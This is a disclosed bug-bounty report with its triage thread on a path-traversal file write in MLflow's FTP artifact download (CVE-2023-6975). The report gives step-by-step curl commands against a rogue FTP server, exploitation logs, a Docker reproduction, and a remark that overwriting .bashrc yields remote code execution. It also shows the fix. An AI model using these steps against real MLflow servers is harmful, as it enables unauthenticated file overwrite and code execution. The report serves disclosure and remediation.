

Remote Code Execution due to Full Controled File Write in mlflow/mlflow

✓ Valid

Reported on Sep 26th 2023

As the framework is quite complex, I'm going to take the default configuration as reference for the whole report

Requirements

None: by default no authentication is required.

Description

After reporting the `model:/ -> http://` issue in my [previous report](#), I started to search on the other model's source protocols:

```
[", "file", "s3", "gs", "wasbs", "ftp", "sftp", "dbfs", "hdfs", "viewfs", "runs", ""]
```

This issue highlighted in this report impacts the `FTP`'s download process. To interact with it, you need to:

1. Create a model:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc"}' 'http://127.0.0.1:5000/model-versions/create'
```

2. Create a model version:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "source": "ftp://127.0.0.1:5000/model-versions/get-artifact?path={{NAME}}&name=poc&version=1"}' 'http://127.0.0.1:5000/model-versions/create-version'
```

3. Access an artifact content:

```
curl 'http://127.0.0.1:5000/model-versions/get-artifact?path={{NAME}}&name=poc&version=1'
```

Care, model version might change depending on your mlflow context.

When accessing `/model-versions/get-artifact` on an `FTP` model, it triggers the following execution flow:

1. After the path getting sanitized (safely), it calls `_send_artifact` function to get the requested artifact content: ([permalink](#))

```
file_path = os.path.abspath(artifact_repository.download_artifacts(path))
# ...
return _response_with_file_attachment_headers(file_path, file_sender_response)
```

2. In case the requested file is a directory, it `walks` over all the `FTP`'s file and `create` the associated arborescence on the file system (It checks it using `CWD` `FTP` command): ([permalink](#))

```
# ...
futures = {}
if self._is_directory(artifact_path):
    for file_info in self._iter_artifacts_recursive(artifact_path):
        if file_info.is_dir: # Empty directory
            os.makedirs(os.path.join(dst_path, file_info.path), exist_ok=True)
        else:
            fut = _download_file(file_info.path, dst_path)
            futures[fut] = file_info.path
else:
    fut = _download_file(artifact_path, dst_path)
    futures[fut] = artifact_path
# ...
```

3. To walk over the `FTP` arborescence, it uses the `list_artifacts` `FTP`'s model method: ([permalink](#))

```
def list_artifacts(self, path=None):
    with self.get_ftp_client() as ftp:
        # ...
        artifact_files = ftp.nlst(list_dir)
        artifact_files = list(filter(lambda x: x != "." and x != "..", artifact_files))
        # ...
        artifact_files = [os.path.basename(f) for f in artifact_files]
        infos = []
        for file_name in artifact_files:
            # ...
        return infos
```

4. Then it download using the `_download_file` `FTP`'s model method: ([permalink](#))

```
def _download_file(self, remote_file_path, local_path):
    remote_full_path = (
        posixpath.join(self.path, remote_file_path) if remote_file_path else self.path
    )
    with self.get_ftp_client() as ftp:
```

```
with open(local_path, "wb") as f:  
    ftp.retrbinary("RETR " + remote_full_path, f.write)
```

In the last snippet, `remote_file_path` will be the concatenation of `FTP` arborescence with a temporary folder. For example: `/tmp/<RANDOM>/<FTP-DIR>/<FTP-DIR>/<FTP-FILE>`

The problem in the above flow is that, in case the `FTP Server` returns `/..` as a directory name, it will:

- Bypass the `x == ".."` check.
- Normalised to `..` thanks to `posixpath.basename`.
- Concatenated as `/../` in the `file` path.

RESULT:

```
/tmp/<RANDOM>/../<FTP-FILE>
```

Which is basically a full controlled file write via path traversal.

▮ Proof of Concept

The rogue `FTP` server used's in the following `PoC` can be found here: [source](#).

Exploitation process



Full controlled File Write

Start the mlflow web server:

```
mlflow ui --host 127.0.0.1:5000
```

Start the rogue `FTP` server:

```
python rogue_ftp.py --port 4444 --path /tmp/poc.txt --content "Hello :)"
```

Create a registered model:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc"}' 'http://127.0.0.1:5000/model-versions/register'
```

Create an `FTP` model version:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "source": "ftp://127.0.0.1:4444/poc.txt"}' 'http://127.0.0.1:5000/model-versions/register'
```

Trigger the download:

```
curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=random&name=poc&version=XX'
```

Warning: your version value might change depending on your current server setup!

As you can see, `/tmp/poc.txt` is created!

```
15:18:58 audit@audit:/tmp$ ls
poc.txt  tmpg_23xntx
15:19:24 audit@audit:/tmp$
```

Remote Code Execution

Like I've shown in my [previous report](#), using a full controlled file write, it is easy to get an RCE by overwriting `.bashrc` for example. For more information feel free to read it again.

Models Impact

In addition of the previously provided PoCs, I would like to justify even more the data & models impact of this issue. As described in my [previous report](#), even if the attacker didn't manage to get an RCE, he could abuse the file write to overwrite any artifact yaml.

This would make him able to control whatever the `mlflow` server will consume in the future and even leverage it to local file disclosure. To do so, change the artifact value to a folder of his choice and access files from `/model-versions/get-artifact?path={{FILENAME}}&name=poc&version=XX`.

Fix suggestion

Normalise filenames before check if they are equal to `..`:

```
artifact_files = [os.path.basename(f) for f in artifact_files]
# ...
artifact_files = list(filter(lambda x: x != "." and x != "..", artifact_files))
```

Impact

A malicious user could use this issue to get command execution on the vulnerable machine and get access to data & models information.

⚙️ We are processing your report and will contact the **mlflow** team within 24 hours. 2 years ago

🕒 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists 2 years ago

✉️ We have contacted a member of the **mlflow** team and are waiting to hear back 2 years ago

✍️ **Mizu** modified the report 2 years ago

Dan McInerney commented 2 years ago

Admin

Hi Mizu,

Great reports! Love to see them. We will validate/invalidate manually if there's no response from the maintainer after 45 days but following the PoC exactly, I'm getting this error in the mlflow output logs after the final curl is sent:

```
IsADirectoryError: [Errno 21] Is a directory:
'/var/folders/h1/rdjycrdd3ql6sd0dxrphf1tm0000gn/T/tmpiurk8mf2/random'
```

It looks like perhaps a / is missing somewhere after a "tmp" in the PoC as it's looking for `/T/tmpiurk8mf2/random` instead of `/T/tmp/iurk8mf2/random`?

Thanks, Dan McInerney Lead Threat Researcher

Mizu commented 2 years ago

Researcher

Hi Dan :D

This error doesn't impact the exploitation. As you can see on the bellow picture, I've got the same error message, but `/tmp/poc.txt` is created :p

```

File "/home/mizu/.local/lib/python3.10/site-packages/flask/app.py",
line 2190, in wsgi_app
    response = self.full_dispatch_request()
File "/home/mizu/.local/lib/python3.10/site-packages/flask/app.py",
line 1486, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/home/mizu/.local/lib/python3.10/site-packages/flask/app.py",
line 1484, in full_dispatch_request
    rv = self.dispatch_request()
File "/home/mizu/.local/lib/python3.10/site-packages/flask/app.py",
line 1469, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view
_args)
File "/home/mizu/.local/lib/python3.10/site-packages/mlflow/server/_
_init_.py", line 75, in serve_model_version_artifact
    return get_model_version_artifact_handler()
File "/home/mizu/.local/lib/python3.10/site-packages/mlflow/server/h
andlers.py", line 482, in wrapper
    return func(*args, **kwargs)
File "/home/mizu/.local/lib/python3.10/site-packages/mlflow/server/h
andlers.py", line 523, in wrapper
    return func(*args, **kwargs)
File "/home/mizu/.local/lib/python3.10/site-packages/mlflow/server/h
andlers.py", line 1531, in get_model_version_artifact_handler
    return _send_artifact(artifact_repo, artifact_path)
File "/home/mizu/.local/lib/python3.10/site-packages/mlflow/server/h
andlers.py", line 474, in _send_artifact
    file_sender_response = send_file(file_path, mimetype=mime_type, as
_attachment=True)
File "/home/mizu/.local/lib/python3.10/site-packages/flask/helpers.p
y", line 504, in send_file
    return werkzeug.utils.send_file( # type: ignore[return-value]
File "/home/mizu/.local/lib/python3.10/site-packages/werkzeug/utils.
py", line 479, in send_file
    file = open(path, "rb") # type: ignore
IsADirectoryError: [Errno 21] Is a directory: '/tmp/tmppewtww6p/random
'

[+] TYPE A
[+] PASV
[+] Data tunnel created on port 37364.
[+] Data connection recieved from 127.0.0.1.
[+] NLST /a/random/...
[+] CWD /a/random/.../poc.txt
[+] TYPE I
[+] SIZE /a/random/.../poc.txt
[+] TYPE A
[+] Connection recieved from 127.0.0.1.
[+] USER mizu
[+] PASS mizu
[+] TYPE I
[+] PASV
[+] Data tunnel created on port 36043.
[+] Data connection recieved from 127.0.0.1.
[+] RETR /a/random/.../poc.txt

[01:08] /tmp$ ls
[01:08] /tmp$ curl 'http://127.0.0.1:5000/model-versions/get-artifact?
path=random&name=poc&version=1'
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete
your request. Either the server is overloaded or there is an error in
the application.</p>
[01:08] /tmp$ ls
poc.txt tmppewtww6p
[01:08] /tmp$ cat /tmp/poc.txt
Hello :)
[01:08] /tmp$

```

This error is due to the fact that `server/handler.py` can't respond to a `folder` artifact while `ftp_artifact_repo` will iterate over it and dump it locally (which cause this issue).

Best Regards, K vin.

Dan McInerney commented 2 years ago

Admin

Oddly I'm not seeing `/tmp/poc.txt` show up following the PoC exactly:

```

[+] FTP Server started on port 4444...
[+] Connection recieved from 127.0.0.1.
[+] USER mizu
[+] PASS mizu
[+] CWD /a/random
[+] Connection recieved from 127.0.0.1.
[+] USER mizu
[+] PASS mizu
[+] CWD /a/random
[+] TYPE A
[+] PASV
[+] Data tunnel created on port 30269.
[+] Data connection recieved from 127.0.0.1.
[+] NLST /a/random
[+] CWD /a/random/..
[+] Connection recieved from 127.0.0.1.
[+] USER mizu
[+] PASS mizu
[+] CWD /a/random/..
[+] TYPE A
[+] PASV
[+] Data tunnel created on port 39883.
[+] Data connection recieved from 127.0.0.1.
[+] NLST /a/random/..
[+] CWD /a/random/...
[+] Connection recieved from 127.0.0.1.
[+] USER mizu
[+] PASS mizu
[+] CWD /a/random/...
[+] TYPE A
[+] PASV

```

```
[>] Data tunnel created on port 36691.
[>] Data connection recieved from 127.0.0.1.
[>] NLST /a/random/../../../../
[>] CWD /a/random/../../../../poc.txt
[>] TYPE I
[>] SIZE /a/random/../../../../poc.txt
[>] TYPE A
[+] Connection recieved from 127.0.0.1.
[>] USER mizu
[>] PASS mizu
[>] TYPE I
[>] PASV
[>] Data tunnel created on port 35531.
[>] Data connection recieved from 127.0.0.1.
[>] RETR /a/random/../../../../poc.txt
```

Eventually dies with exception that connection was reset.

```
% curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=fdasfdas&name=ftp2&version=1'
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the s
```

Model is named ftp2, and there is only version 1 in existence. Changed "random" to different strings just in case, made sure MLflow server was available and that I didn't trigger it while it was still booting up, and I'm seeing identical output as your screenshot above. Stopped and restarted the server and also confirmed permissions of MLflow are same as user running the exploit which has rw access to /tmp.

Based on the code, PoC, and screenshots it certainly looks valid but I have to manually confirm to be 100% certain. Any ideas?

Mizu commented 2 years ago

Researcher

Hello ☺

This is weird, maybe you've broken your installation, we can try to PoC it another way:

First cmd tab

```
docker run -ti -p 5000:5000 ghcr.io/mlflow/mlflow:v2.7.1 bash
mlflow ui --host 0.0.0.0:5000
```

Second cmd tab

First, in the python script, update global `HOST` variable to `0.0.0.0`.

```
python rogue_ftp.py --port 4444 --path /tmp/poc.txt --content "Hello :)"
```

Third cmd tab


```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc"}' 'http://127.0.0.1:5000/ajax'
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "source": "ftp://mizu:mizu@1'
curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=random&name=poc&version=1'
```

I've updated the FTP server IP to the docker host interface.

First cmd tab

Turn down the mflow process and check `/tmp`, you should see, inside the docker `/tmp/poc.txt` which contains `Hello :)`.

 **Dan McInerney** modified the Severity from Critical (10) to Critical (10) 2 years ago

 **Dan McInerney** modified the ML Modifiers from Upload: No to Upload: Yes 2 years ago

 **Dan McInerney** modified the Severity from Critical (10) to Critical (10) 2 years ago

★ The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

 **Dan McInerney** validated this vulnerability 2 years ago

Thanks Mizu, got it working. Not sure what was going wrong before, could've been broken install but I just now ran it using the docker container and changed the host variable in `rogue_ftp.py` to my own local IP address and it's working now, I see the overwrite inside the docker container.

For those who may read this in the future, this is a similar report to the rogue HTTP server using Flask reported by Mizu as well. The reason we're not marking this as a duplicate is because if MLflow wishes to continue having HTTP and FTP sources, they would have to patch two different files. A different patch to a different area of the code equals two CVEs.

It might be possible to turn this and the HTTP protocol vulnerability into direct RCE without user interaction, but we'll have to do some investigation.

Thanks, Dan McInerney Lead Threat Researcher

\$ **kevin-mizu** has been awarded the disclosure bounty 

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

 **Dan McInerney** gave praise 2 years ago

Great detail, undo penalty for CVSS change.

★ The researcher's credibility has slightly increased as a result of the maintainer's thanks: +1

Mizu commented 2 years ago

Researcher

Hello ☺

I'm relieved to see that it works for you too! As always, if you have any questions, do not hesitate ☺

Best regards, Kévin.

Harutaka Kawamura commented 2 years ago

Maintainer

Thanks Mizu for reporting this! We filed <https://github.com/mlflow/mlflow/pull/10657>. Could you take a look?

Mizu commented 2 years ago

Researcher

Hi, all looks good ☺

✓ Harutaka Kawamura marked this as fixed in **2.9.2** with commit **b9ab9e** 2 years ago

\$ The fix bounty has been dropped ✖

📡 This vulnerability has now been published 2 years ago

✎ Dan McInerney modified the Severity from Critical (10) to Critical (9.8) 2 years ago

[Sign in](#) to join this conversation

CVE

CVE-2023-6975

Published

Vulnerability Type

CWE-29: Path Traversal: '..\filename'

Severity

Critical (9.8)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

[Open in visual CVSS calculator](#) 🔗

Registry
Pypi

Affected Version
2.7.1 (latest)


Visibility
Public

Status
Fixed

Disclosure Bounty
\$4500

Fix Bounty
\$1125

Found by



Mizu
@kevin-mizu
LIGHTWEIGHT
 

Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.

